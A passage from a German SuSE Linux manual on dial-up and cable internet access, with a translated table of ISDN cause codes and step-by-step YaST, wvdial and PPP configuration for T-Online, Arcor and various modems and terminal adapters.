- Müssen Sie eventuell eine 0 vorwählen?

Weitere Hinweise finden Sie in der Support-Datenbank. Diese finden Sie entweder unter der URL <http://sdb.suse.de/sdb/de/html/> auf unserem WWW-Server oder über die SuSE-Hilfe (Aufruf mit **hilfe** oder aus dem Menü) in Ihrem SuSE Linux-System, wenn Sie das Paket `susehelf`, Serie `doc` und das Paket `sdb_de`, Serie `doc`, installiert haben.

10. Vermutlich hat der Verbindungsaufbau funktioniert. Dann wechseln Sie wieder in YaST, betätigen den Button 'Speichern' und beenden YaST.

### Dynamische IP-Nummer bei syncPPP

Im Fall von dynamischen IP-Adressen dienen die vergebenen Dummy-Adressen aus dem privaten Bereich nur als Platzhalter bis zum Verbindungsaufbau.

### Weitere Informationen

Weitere Informationen, wie Sie eine ISDN-Verbindung und Ihr ISDN-Subsystem konfigurieren, finden Sie in folgenden Quellen:

- Datei `/usr/share/doc/packages/i4l/README.SuSE`
- Support-Datenbank: <http://sdb.suse.de/sdb/de/html/>
- Im Paket `i4ldoc` (z. B. das ISDN-FAQ in der Datei: `/usr/share/doc/packages/i4ldoc/i4l-faq`)
- `/usr/share/doc/packages/inetcfg` (Paket `inetcfg`): z. B.: T-Online über ISDN

### 6.2.6 ISDN-Meldungen

Leider sind die „Cause“-Meldungen die man vom ISDN Subsystem erhält auf Englisch und nicht immer leicht verständlich. Daher hier die deutsche Übersetzung.

Eine typische „Fehler“-Meldung (engl. *Cause*) von HiSaX besteht aus 2 Teilen, der **location** und dem **cause code**. Sie besteht im Falle von Euro-ISDN aus 5 Zeichen, **Exxy** wobei **xx** die Quelle der Fehlermeldung (hier nicht erläutert) und **yy** die Meldungsursache angibt. Diese Ausgabe macht HiSaX immer hexadezimal. Manche Meldungen sind auch kein Fehler in diesem Sinne, sondern stellen normales Verhalten einer Telefonverbindung dar („besetzt“, „Verbindung durch Auflegen beendet“).

Im Folgenden die Erläuterung der verschiedenen Meldungsursachen, den „Causes“; mit freundlicher Genehmigung des Instituts für Elektronische Systeme und Vermittlungstechnik der Universität Dortmund: <http://www-esv.e-technik.uni-dortmund.de>. Beachten Sie bitte, dass HiSaX diesen „Cause“-Wert Hexadezimal ausgibt.

**Cause#** dez/hex Beschreibung

#### Gruppe 0/1 normale Gründe

Tabelle 6.1: Fortsetzung auf der nächsten Seite...

#1 01	Die Nummer des gerufenen Teilnehmers ist zwar komplett und kann durch das Netzwerk interpretiert werden, ist aber zur Zeit keiner Endstelle zugeordnet.
#2 02	Das spezifizizierte Transitnetzwerk wird durch die meldende Stelle nicht erkannt. Dies kann entweder geschehen, weil das gewünschte Transitnetzwerk nicht existiert oder aber den geforderten Dienst ablehnt.
#3 03	Es wurde kein Weg zum gewünschten Endteilnehmer gefunden, da dieser vermutlich an einem anderen als dem gewählten Netzwerk angeschlossen ist.
#6 06	Der gerufene Teilnehmer kann den geforderten Kanal nicht verwenden.
#7 07	Der Ruf wurde beim gerufenen Teilnehmer abgewiesen, da der geforderte Kanal bereits belegt war (virtueller Kanal, X.31 bzw. X.25).
#16 10	Dieser Grund wird verwendet, wenn einer der an dem Ruf beteiligten Endteilnehmer den Ruf beendet.
#17 11	Der Anschluss des gerufenen Teilnehmers ist besetzt und dieser nicht in der Lage, auf einen weiteren Ruf zu reagieren oder diesen anzunehmen.
#18 12	Der gerufene Anschluss wurde zwar erreicht, aber der Rufaufbauwunsch <code>SETUP</code> wurde nicht innerhalb der vorgesehenen Zeit beantwortet.
#19 13	Trotz Annahme des Endgerätes wurde der Ruf nicht durch den Endteilnehmer akzeptiert, z. B. Telefon klingelt in leerer Wohnung.
#21 15	Der gerufene Teilnehmer hat den Ruf explizit abgelehnt, z. B. als Reaktion auf einen Anklopfton.
#22 16	Als Option der Zielvermittlungsstelle kann dieser Grund gesendet werden, wenn sich die Rufnummer des gerufenen Teilnehmers geändert hat.
#26 1A	Dem gerufenen Teilnehmer konnte der Ruf nicht angezeigt werden.
#27 1B	Die gerufene Teilnehmerschnittstelle (Anschluss) ist zur Zeit außer Betrieb.
#28 1C	Die gewählte Rufnummer ist ungültig oder kann durch das Netzwerk nicht interpretiert werden.
#29 1D	Ein mit dem Rufaufbau angefordertes Dienstmerkmal kann durch das Netzwerk nicht bereitgestellt werden.
#30 1E	Es wird angezeigt, dass die STATUS Message, in der dieser Cause vorkommt, auf Grund einer STATUS ENQUIRY Message versendet wurde.

Tabelle 6.1: Fortsetzung auf der nächsten Seite...



- #31 1F Wenn kein anderer der in der Klasse `Normal` vorhandenen Gründe für die Ursache des Rufabbaus anwendbar ist, wird dieser Grund gesendet.

### Gruppe 2, nicht verfügbare Ressourcen

- #34 22 In der Vermittlungsstelle sind alle B-Kanäle (Sprechwege) oder alle virtuellen Kanäle (`X.25`) belegt.
- #38 26 Das Vermittlungsnetzwerk ist nicht betriebsbereit und wird dies für eine absehbare Zeit auch nicht mehr sein.
- #41 29 In der Vermittlungsstelle liegt ein vorübergehender Fehler vor, der in nächster Zukunft behoben sein wird. Es macht also Sinn, den Rufaufbauversuch zu wiederholen.
- #42 2A In der Vermittlungsstelle, die diesen Grund absendet, ist zur Zeit aus Überlastgründen kein Kanal verfügbar.
- #43 2B Die durch den rufenden Teilnehmer übergebene Zugriffsinformation, wie z. B. Passwörter im `UTU` Element, `LLC` oder `HLC` Daten, konnten nicht an den gerufenen Teilnehmer weitergeleitet werden.
- #44 2C Der gewünschte Kanal kann durch das Interface auf der anderen Seite nicht bereitgestellt werden.
- #47 2F Sollte eine Ressource nicht verfügbar sein, die nicht durch die oben genannten Gründe der Gruppe `Ressource nicht verfügbar` beschrieben werden kann, so wird dieser Grund gesendet.

### Gruppe 3, Dienst oder Option nicht verfügbar

- #49 31 Das geforderte Qualitätsmerkmal (Durchsatz oder Delay) nach `X.213`, kann nicht eingehalten werden.
- #50 32 Der Anwender ist zur Nutzung des angeforderten Dienstes nicht berechtigt, da er als Nutzer nicht eingetragen ist.
- #57 39 Der Anwender ist auf der auslösenden Anlage nicht berechtigt, den geforderten Dienst zu nutzen.
- #58 3A Der verlangte Übertragungsdienst ist zur Zeit nicht verfügbar.
- #59 3B Eine nicht verfügbare Dienstleistung oder Option, die nicht durch die vorherigen Gründe zu beschreiben ist, wird hiermit angezeigt.

### Gruppe 4, Dienstleistung oder Option nicht implementiert

Tabelle 6.1: Fortsetzung auf der nächsten Seite...

#65	41	Das aussendende Gerät ist nicht in der Lage, die geforderte Eigenschaft (bearer capability) bereitzustellen.
#66	42	Der angeforderte Kanaltyp ist nicht verfügbar.
#69	45	Das angeforderte Dienstmerkmal ist nicht implementiert.
#70	46	Der Benutzer hat die uneingeschränkte Übertragung digitaler Information angefordert, aber nur eine eingeschränkte Übertragung ist zulässig.
#79	4F	Ein Dienst oder eine Option, die sich durch die oben genannten Gründe nicht beschreiben lässt, ist nicht implementiert.

**Gruppe 5, Ungültige Nachricht, unzulässiger  
Parameterbereich**

#81	51	Eine Nachricht wurde empfangen, die mit einem im Netzwerk zur Zeit ungültigen „Call Reference“-Wert versehen war.
#82	52	Der angeforderte Nutzkanal existiert auf der Schnittstelle, die diesen Grund liefert, nicht. Dies kann z. B. bei CHI = 26 auf einem PCM 24 Interface vorkommen.
#83	53	Es wurde versucht, einen Ruf mit einer ungültigen Call ID aus dem geparkten Zustand herauszuholen.
#84	54	Es wurde versucht, beim Übergang ins Parken eine Call ID zu verwenden, die im Bereich des zuständigen Controllers bereits in Verwendung ist.
#85	55	Es wurde versucht, einen Ruf wieder aufzunehmen, obwohl kein Ruf geparkt worden ist.
#86	56	Der Ruf mit der verlangten Call ID wurde bereits wieder ausgelöst.
#88	58	Die gerufene Endteilnehmerschnittstelle ist nicht in der Lage, den geforderten LLC oder HLC oder anderen zusätzlichen Attributen zu genügen.
#91	5B	Ein Transit Netzwerk wurde in einer inkompatiblen Weise angefordert.
#95	5F	Wenn keine andere der hier genannten Ursachen für eine ungültige Message zutrifft, wird dieser Grund versendet.

**Gruppe 6, Protokollfehler**

#96	60	Ein zwingend vorgeschriebenes Informationselement ist nicht vorhanden.
-----	----	--

Tabelle 6.1: Fortsetzung auf der nächsten Seite...

#97 61	Ein unbekannter oder nicht implementierter Message-Type wurde von der auslösenden Einheit empfangen.
#98 62	Eine Message wurde empfangen, die im aktuellen Zustand des Rufes nicht zulässig war, oder es wurde eine STATUS-Message mit einem ungültigen Zustand empfangen.
#99 63	Ein Informationselement wurde empfangen, das nicht bekannt oder nicht implementiert ist. Das Informationselement kann bei einem weiteren Versuch weggelassen werden, um die gewünschte Funktion zu erreichen.
#100 64	Der Inhalt eines Informationselementes ist ungültig und kann vom den Grund sendenden Gerät nicht verwendet werden.
#101 65	Eine für den aktuellen Zustand des Rufes unzulässige Message wurde empfangen.
#102 66	Eine Prozedur zur Wiederherstellung eines stabilen Zustandes wurde als Reaktion auf das Ablaufen eines Timers eingeleitet.
#111 6F	Eine in dieser Gruppe nicht näher spezifizierte Ursache ist aufgetreten.

Tabelle 6.1: Deutschsprachige ISDN-Causes

## 6.3 Kabelmodem

In einigen europäischen Ländern sowie USA und Kanada ist der Internetzugang über das Fernsehkabelnetz weit verbreitet. Hier folgt als Beispiel eine Schritt-für-Schritt-Anleitung, um mit dem österreichischen Telekabel-Dienst ins Internet zu kommen. Diese Anleitung sollte sich auch auf andere Kabelanbieter übertragen lassen.

### 6.3.1 Grundlagen

Der Telekabel-Teilnehmer bekommt von der Kabelfirma ein „Modem“, welches einerseits an das Fernsehkabel, andererseits mittels 10Base-T-Leitung (Twisted-Pair) an eine Netzwerkkarte im Computer angeschlossen wird. Dieses Modem stellt dann für den Computer eine Standleitung dar, meist mit einer fixen IP-Adresse.

#### Vorgehensweise zur Installation

1. Falls Sie Ihre Netzwerkkarte schon eingerichtet haben, fahren Sie bei Punkt 8 fort.

2. Starten Sie als Benutzer 'root' das Programm YaST – falls Sie in KDE sind: (Alt) + (F2) drücken, dann **xterm** eingeben. Im neuen Fenster YaST starten.
3. Gehen Sie zu 'Administration des Systems', 'Hardware in System integrieren', 'Netzwerkkarte konfigurieren'.
4. Bei 'Typ des Netzwerks' geben Sie eth0 an.
5. Bei 'Art der Netzwerkkarte' wählen Sie Ihre Karte aus.
6. Bei 'Optionen zum Laden des Moduls' geben Sie Parameter wie IO-Port usw. an; zu Kernel Parametern siehe Kapitel 14 auf Seite 421. *Achtung*, falls Sie eine PCI-Karte haben, brauchen Sie meist keine Parameter anzugeben.
7. Gehen Sie auf 'Weiter'. Kehren Sie in das YaST-Hauptmenü zurück (durch 2-maliges Drücken der (Esc)-Taste).
8. Gehen Sie zu 'Administrieren des Systems', 'Netzwerk konfigurieren', 'Netzwerk Grundkonfiguration'.
9. Sie befinden sich nun im Fenster 'Auswahl des Netzwerks'.
10. Drücken Sie bitte (F5), um das Device ethernet einzustellen (falls es noch nicht unter 'Device-Name' dort steht, z. B. eth0).
11. Drücken Sie (F3) und wählen Sie 'DHCP'.
12. Drücken Sie (F4), um dieses Device zu aktivieren.
13. Mit (F10) wird die Konfiguration gespeichert.
14. Verlassen Sie YaST durch mehrmaliges Drücken der (Esc)-Taste.
15. Sie können nun durch Eingabe von **rcdhclient start** Ihren Netzwerkzugang aktivieren. Danach können Sie z. B. mit **ping www.suse.de** den Zugang testen.

Diese Anleitung gilt für Versionen ab SuSE 6.4, sollten Sie jedoch noch SuSE 6.3 im Einsatz haben, dann muss noch ein Schritt durchgeführt werden. Setzen Sie mit YaST die `rc.config`-Variable auf `yes` (zum Vorgehen vgl. Abschnitt 3.6.12 auf Seite 126). Dann wird das Netz bei jedem Systemstart freigeschaltet, ohne dass Sie explizit einen Befehl ausführen müssen.

Eine Alternative wäre es – falls IP-Adresse, Netzwerkmaske und Gateway bekannt und statisch sind – eine fixe Netzwerkkonfiguration einzustellen (siehe Abschnitt 5.1 auf Seite 170). Erkundigen Sie sich bei Ihrem Kabelbetreiber, ob Ihre IP-Adresse in Zukunft nicht geändert wird. Der Vorteil einer fixen Konfiguration: Sollte beim Booten der Kabelzugang gestört sein, so läuft der Bootvorgang problemlos weiter und sobald die Netz-Störung behoben ist, können Sie sofort wieder ins Internet.





Hinweis

Die Tastenkombination (Strg) + (L) arbeitet nicht im xterm oder rxvt, jedoch in kvt und in der Textkonsole.

6.6 Mit dem Modem ins Internet: PPP mit wvdial

Das Programm wvdial ist ein leistungsfähiges Tool, um analoge PPP-Verbindungen zu Internet Providern, im Folgenden *ISP* (engl. *Internet Service Provider*) genannt, herzustellen. Da die ISPs oft verschiedene Einstellungen im PPP-Protokoll verwenden, ist es manchmal sehr mühsam, die richtigen Optionen herauszufinden. Das erledigt wvdial durch intelligente Algorithmen.

In der Vergangenheit war es unter Linux immer erforderlich, bei der Internetkonfiguration auch den Nameserver (DNS – Domain Name System) des ISP anzugeben. Das ist mit wvdial nicht mehr nötig; es erkennt automatisch den Nameserver des Providers, sofern er diese Information übermittelt.

6.6.1 Konfiguration von wvdial

Sie können wvdial bequem von YaST aus konfigurieren. Sie finden das Menü unter ‘Administration des Systems’, ‘Netzwerk konfigurieren’, ‘PPP-Netzwerk konfigurieren’. Das Menü sehen Sie in Abbildung 6.5.




Abbildung 6.5: wvdial: Einstellung der Parameter

Gehen Sie folgendermaßen vor:

- Stellen Sie sicher, dass Sie in YaST bereits Ihr Modem eingerichtet haben; dies ist entweder bereits während der Erstinstallation geschehen oder kann jetzt nachgeholt werden (wie in Abschnitt 3.6.1 auf Seite 112 angedeutet).
- Wählen Sie nun den Menüpunkt 'Konfigurieren Sie Ihren Provider'.
- Geben Sie dort Telefonnummer, Benutzerkennung und Passwort an (Abbildung 6.6).




Abbildung 6.6: wvdial: Provider konfigurieren

Wird die Verbindung über eine Nebenstellenanlage hergestellt, so tragen Sie bitte nach der Netzkennziffer („Amtsholung“, z. B. 0) ein Komma oder ein w ein: 0 , oder 0w .

### Tipp

Wenn Sie unter dem X Window Systemarbeiten und Schwierigkeiten haben etwas einzugeben, weil die Pfeil- ( $\leftarrow$ ,  $\rightarrow$ ) oder Rücklöschstasten ( $\leftarrow$ ) nicht wunschgemäß reagieren, so sollten Sie YaST zunächst verlassen und mit **(Strg) + (Alt) + (F2)-(F6)** auf eine Textkonsole wechseln, sich als 'root' einloggen und dort wieder YaST starten.



- Wählen Sie die automatische Nameserver-Konfiguration aus. Falls diese nicht funktioniert, so müssen Sie den Nameserver in YaST wie gewohnt einstellen (vgl. Abschnitt 3.6.3 auf Seite 117).
- Wählen Sie Ihr Wählverfahren. Meistens ist es Tonwahl.
- Falls Sie an einer Telefonanlage angeschlossen sind, so wählen Sie den Punkt 'Modem an Telefonanlage' aus; es wird dann kein Wählton abgewartet.

- Unter Einwahlmodus sollte meist 'PPP-direkt-PAP/CHAP' funktionieren.
- Verlassen Sie dieses Untermenü.
- Nach der Providerkonfiguration geht es zur Modemerkenung. Einfach den Menüpunkt 'Modemerkenung starten' anwählen.
- Hat das geklappt, wählen Sie den Punkt 'wvdial starten und Provider anwählen'. Sie bekommen dann ein Fenster, in dem Sie diverse Meldungen sehen können.
- Wenn Sie die Meldung sehen, dass der PPP-Prozess gestartet wurde, können Sie das Internet schon benutzen.
- Prüfen Sie eventuell, ob eine Verbindung zustande gekommen ist. Dazu öffnen Sie ein weiteres Terminalfenster (in KDE: **(Alt) + (F2)** und dann **xterm** eingeben), geben Sie im Terminalfenster ein:

```
erde: # su
```

und dann das 'root'-Passwort. Danach geben Sie ein:

```
erde: # tail -f /var/log/messages
```

Jetzt können Sie die Systemmeldungen mitverfolgen. Sobald Sie Zeilen sehen mit "Local IP:" und "Remote IP:" – jeweils gefolgt von einer IP-Nummer – haben Sie die Gewissheit, dass die Verbindung ins Internet steht.

- Beenden Sie den Internetzugang mit **(Strg) + (C)**.
- Wenn das alles geklappt hat, können Sie mit einem einfachen Aufruf von wvdial von der Kommandozeile aus den Internetzugang starten und ihn auch mit **(Strg) + (C)** beenden.
- Sie können Ihre Konfiguration später auch ohne YaST mit dem Programm wvdial.lxdialog bzw. als grafisches Programm mit wvdial.tcl ändern. Dies ist jedoch nur als Benutzer 'root' möglich.

Dokumentation zu wvdial finden Sie im Verzeichnis `/usr/share/doc/packages/wvdial`.

### wvdial als Benutzer und die Sicherheit

Wenn Sie wollen, dass außer 'root' auch normale Benutzer PPP-Verbindungen mit wvdial aufbauen können, so müssen Sie den jeweiligen Benutzer mit YaST in die Gruppen 'uucp' und 'dialout' eintragen; zum Vorgehen vgl. Abschnitt 3.6.8 auf Seite 124.

Diese Benutzer haben dann auch Zugriff auf die Datei `/etc/wvdial.conf`, die normalerweise auch das Login und das Passwort für den Internetzugang enthält. Um die Sicherheit zu erhöhen, können Sie das Passwort in eine geschützte Datei auslagern:



1. Wechseln Sie in das Verzeichnis `/etc/ppp` und legen Sie als Benutzer `'root'` die Datei `wvpw` mit den Rechten 600 an:

```
erde: # cd /etc/ppp
erde:/etc/ppp # touch wvpw
erde:/etc/ppp # chmod 600 wvpw
```

2. Laden Sie die Datei `wvpw` den Editor und tragen Sie dort nur das Passwort ein. Speichern Sie die Datei.

3. Kontrollieren Sie, ob die Rechte der Datei `wvpw` weiterhin stimmen; ein

```
erde:/etc/ppp # ls -l wvpw
```

sollte Gewissheit schaffen; vgl. Ausgabe 6.6.1.

```
-rw----- 1 root root 7 Jan 18 17:20 wvpw
```

Ausgabe 6.6.1: Ausgabe von `ls -l wvpw`

4. Wiederholen Sie die Konfiguration, wie in Abschnitt 6.6.1 auf Seite 206 gesagt; geben Sie jedoch als Passwort `@/etc/ppp/wvpw` an (ja, mit dem vorangestellten „Klammeraffen“). So weiß `wvdial`, dass das Passwort dieser Datei zu entnehmen ist.

### Modem piepst immer laut

Falls der Modem-Lautsprecher während der Verbindung zu laut ist, können Sie `/etc/wvdial.conf` editieren und die Zeile

```
Init3 = ATM0
```

einfügen. Dieser Befehl schaltet den Modem-Lautsprecher ab.

### 6.6.2 Mehrere Provider mit wvdial

`wvdial` kann eine beliebige Anzahl von Parametersätzen verwalten. Dazu können Sie in der Datei `/etc/wvdial.conf` neben dem Abschnitt `Dialer Default` noch Zusatzabschnitte anlegen. Beim Starten von `wvdial` mit dem Namen eines solchen zusätzlichen Abschnitts werden dann zuerst die Parameter aus „Default“ gelesen. Alle Parameter, die in dem genannten Zusatzabschnitt nochmal angegeben sind, überschreiben die vorherigen Werte.

Hier ein kleines Beispiel für T-Online und den Call-by-Call-Provider Arcor (Datei 6.6.1 auf der nächsten Seite). Darin wird die Konfiguration von YaST erstellt. Erweitert wird Datei manuell um die Zeilen in Datei 6.6.2 auf der nächsten Seite.

Wird `wvdial` ohne Parameter aufgerufen, wird eine Verbindung zu T-Online aufgebaut. Der Aufruf von `wvdial arcor` baut eine Verbindung zu Arcor auf. Lesen Sie dazu bitte auch die Manual-Page von `wvdial` (`man wvdial`).

```
[Dialer Defaults]
Modem = /dev/ttyS0
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0
Init3 = ATM0
Compuserve = 0
Tonline = 1
Dial Command = ATX3DT
Baud = 115200
Auto DNS = 1
Stupid Mode = 0
New PPPD = 1

Phone =0,0191011
Username = ????????
Password = ???????
```

Datei 6.6.1: /etc/wvdial.conf: Standard-Abschnitt

```
[Dialer arcor]
Phone = 010700192070
Username = arcor
Password = internet
```

Datei 6.6.2: /etc/wvdial.conf: Zusatz-Abschnitt

### 6.6.3 ISDN-Terminaladapter

Diese Geräte ermöglichen den Anschluss an ISDN. Im Gegensatz zu gewöhnlichen ISDN-Karten, werden Rechner und Terminaladapter über ein serielles Kabel verbunden.



#### Hinweis

ISDN-Terminaladapter dürfen nicht mit TK-Anlagen mit eingebauter ISDN-Karte verwechselt werden. Diese sind zwar auch über ein serielles Kabel angeschlossen, verwenden aber ein proprietäres Protokoll über die serielle Schnittstelle und können deshalb nicht unter Linux betrieben werden! Im PC muss ein mitgelieferter CAPI-Treiber installiert werden, der von den Herstellern z. Z. nicht für Linux zur Verfügung gestellt wird. Bekannt sind hier die Geräte:

- *Eumex 404 PC*
- *Eumex 322 PCi*
- *AVM Fritz!XPCDr.*
- *Neuhaus Triccy Data LCR*

Obwohl die Adapter im Prinzip ein analoges Modem simulieren, zeigen diese Adapter Besonderheiten; z. B.

- benötigen sie spezielle Befehle, um eine Point-to-Point-Verbindung zu ermöglichen und
- geben sie in der Voreinstellung erweiterte CONNECT-Meldungen aus.

Deshalb muss die Modemkonfiguration angepasst werden:

1. Verwenden Sie nicht die automatische Modemerkenkung, die sonst mit YaST durchgeführt wird.
2. Gehen Sie in YaST in das Menü 'Administration des Systems' → 'Netzwerk konfigurieren' → 'PPP-Netzwerk konfigurieren' → 'Konfigurieren Sie Ihren Provider' → 'Experten-Menü' (ISDN, Init Strings, Port und Speed) → (Standard-Analog-Modem/non-ISDN) Modem Typ (analoges Modem/ISDN).
3. Passen Sie im 'Experten-Menü' die serielle Modemschnittstelle an; vgl. Abschnitt 6.6.1 auf Seite 206.
4. Loggen Sie sich als 'root' ein.
5. Erstellen Sie die Datei `/etc/wvdial.conf` per Hand; diese Datei wird sonst automatisch generiert. Die Datei sollte den Inhalt wie in Datei 6.6.3 haben.

```
[Dialer Defaults]
Modem = /dev/modem
Baud = 115200
Init1 = <spezieller Eintrag1>
Init2 = <spezieller Eintrag2>
; Phone =
; Username =
; Password =
```

Datei 6.6.3: `/etc/wvdial.conf`: Terminal-Adapter

Bei <spezieller Eintrag1> und <spezieller Eintrag2> müssen Sie – je nach Gerät – die folgenden Werte eintragen:

**Hersteller ELSA:** ELSA MicroLink ISDN/TLpro und ISDN/TLV.34:

```
Init1 = AT&F\N10%P1
Init2 = AT\V0
```

**Hersteller ELSA:** ELSA TanGo 1000 und ELSA TanGo 2000:

```
Init1 = AT&F$IBP=HDLCP
```

**Init2** entfällt hier.

**Hersteller Zyxel:** alle Modelle:

```
Init1 = AT&FB40
```

```
Init2 = ATXO
```

**Hersteller Hagenuk:** Speed/Viper Dragon:

```
Init1 = ATZ
```

```
Init2 = AT&FB8X0
```

**Andere Hersteller:** Sie können den vom Hersteller angegebenen „Init-string“ in der Dokumentation des Adapters nachschlagen. Manchmal sind auch Skripten für Unix oder Linux beigelegt, denen dieser String entnommen werden kann. Oder Sie schauen nach, mit welchem Initstring sich der Adapter unter einem anderen Betriebssystem einwählt, z. B. unter MS-Windows.

Alle anderen Konfigurationsschritte führen Sie wie im Handbuch Ihres Adapters beschrieben durch.

### 6.6.4 Konfiguration von PCI-Modems

Der IRQ und die IO-Adresse der seriellen Schnittstellen sind in Linux auf die Werte voreingestellt, die von ISA-Karten benutzt werden. Diese Werte sind ein Quasi-Standard und sorgen in vielen PCs dafür, dass kein Ressourcen-Konflikt auftritt. Die Ressourcen von PCI-Karten werden jedoch vom BIOS beim Booten vergeben und stimmen, wenn man das BIOS alleine entscheiden lässt, nicht mit den traditionellen Werten überein.

Gehen Sie deshalb vor der Konfiguration von `wvdial` folgendermaßen vor:

1. Bestimmen Sie die tatsächlichen Werte, die das BIOS den seriellen Schnittstellen zugeordnet hat, mit dem Befehl `scanpci -v`. Sie benötigen den Interrupt (IRQ) und die IO-Adresse (IO-port).
2. Integrieren Sie das Modem mit YaST über die Punkte ‘Administration des Systems’ / ‘Hardware in System integrieren’ / ‘Modem konfigurieren’.

Beachten Sie dabei eine eventuell vorhandene serielle Maus und andere serielle Schnittstellen; im Zweifelsfall wählen Sie `/dev/ttyS2`, um einen Konflikt mit einer zusätzlich eingebauten, herkömmlichen Schnittstellenkarte zu vermeiden.

3. Der Befehl `setserial` kann dazu verwendet werden, die Konfiguration der seriellen Schnittstelle zu verändern. Belegt das Modem z. B. den IRQ 5 und die IO-Adresse `0x220`, der Kernel erwartet jedoch den Interrupt 4 und Port `0x02f8`, so kann mit dem Befehl

```
erde: # setserial /dev/ttyS2 irq 5 port 0x220
```

Abhilfe geschaffen werden.

Dieser Befehl muss allerdings fortan bei jedem Booten ausgeführt werden. Hier bietet sich ein Eintrag in die Datei `/sbin/init.d/boot.local` an. – Alternativ möglich ist die Anpassung der Datei `/sbin/init.d/serial`, im Abschnitt `start`:

```
run_setserial /dev/ttyS2 irq 5 port 0x220
```

Nähere Informationen zu `setserial` findet man in der Manual-Page von `setserial` (`man setserial`).

4. Um zu testen, ob die Konfiguration der Schnittstelle erfolgreich war, können Sie `wvdialconf /dev/null` eingeben. Dabei werden alle `ttysx`-Schnittstellen geprüft und Ihr Modem sollte erkannt werden.

*Hinweis:* Alternativ zur Konfiguration mit `setserial`, können Sie die IRQ-Einstellungen im BIOS ändern. Dies ist nur möglich, wenn Ihr BIOS das zulässt und die IO-Adresse nicht geändert werden muss.

Stellen Sie dazu fest, in welchem PCI-Slot Ihre Schnittstellenkarte steckt. Im Setup-Programm mancher BIOSe gibt es ein Untermenü, in dem die Einstellungen der PCI-Schnittstellen festgelegt werden. Hier kann jedem Slot ein fester Interrupt (IRQ) zugewiesen werden. Tragen Sie hier den voreingestellten IRQ ein. In den meisten Fällen wird dies IRQ 3 oder IRQ 4 sein. Beim nächsten Start passt sich der tatsächliche IRQ dem voreingestellten an.

### 6.6.5 Manuelle PPP-Einrichtung für Profis

Sollte Ihr Internetzugang mit `wvdial` aus irgendwelchen Gründen nicht klappen, so können Sie hier PPP auch manuell konfigurieren. Geben Sie aber nach Möglichkeit dem Programm `wvdial` den Vorzug.

#### Hinweis

Einige Beispielkonfigurationen und Skripten befinden sich außerdem im Paket `inetcfg`, Serie `n` sowie in Paket `ppp_nt` und in Paket `toppp`, Serie `doc`.



#### Hinweise zu T-Online

Der *T-Online Loginname* „Benutzername“ besteht aus

- der Anschlusskennung (12stellig), gefolgt von
- der T-Online-Nummer (12stellig) und der
- Mitbenutzernummer (4-stellig).

Somit hat der Loginname 28 Stellen.

Bei älteren Anschlüssen ist noch keine T-Onlinennummer in den Zugangsdaten enthalten. Stattdessen ist die Telefonnummer mit Vorwahl zu verwenden. Hat dabei die Telefonnummer weniger als 12 Stellen, muss dahinter ein # angefügt werden. – Beispiel:

Name: 01234567890123456789012#0001

Passwort: das normale T-Online-Passwort

Hier noch mal eine Aufstellung der T-Online-Server; die Angaben zu diesen Servern benötigen Sie eventuell in Ihren Anwendungen:

Nameserver:	dns00.btx.dtag.de	194.25.2.129
SMTP-Server:	mailto.btx.dtag.de	Mails verschicken
POP-Server:	pop.btx.dtag.de	Mails abholen via „popclient“
NNTP-Server:	news.btx.dtag.de	Newsserver

Falls nötig und/oder möglich, tragen Sie auch die Proxy-Server ein:

FTP-Proxy:	ftp-proxy.btx.dtag.de	FTP-Proxy
HTTP-Proxy:	www-proxy.btx.dtag.de	WWW-Proxy
Wais-Proxy:	wais-proxy.btx.dtag.de	Wais-Proxy
Gopher-Proxy:	gopher-proxy.btx.dtag.de	Gopher-Proxy

Der Verbindungsaufbau

Der Aufbau einer PPP-Verbindung erfolgt in zwei Schritten.

- Zunächst wird die Verbindung zwischen den beiden Modems aufgebaut. Diesen Part übernimmt das Programm chat.
- Steht die Verbindung, wickelt chat noch das Einloggen beim Server ab und übergibt dann die Kontrolle wieder dem PPP-Daemon. Dieser initiiert anschließend das PPP-Protokoll.

Nachdem Sie das Paket `inetcfg` installiert haben, finden Sie im Verzeichnis `/usr/share/doc/packages/inetcfg` das Skript `ppp-up`, das Sie ins Verzeichnis `/etc/ppp` kopieren und entsprechend Ihren Gegebenheiten modifizieren sollten.

Über `ppp-up` wird dann eine PPP-Verbindung aufgebaut.

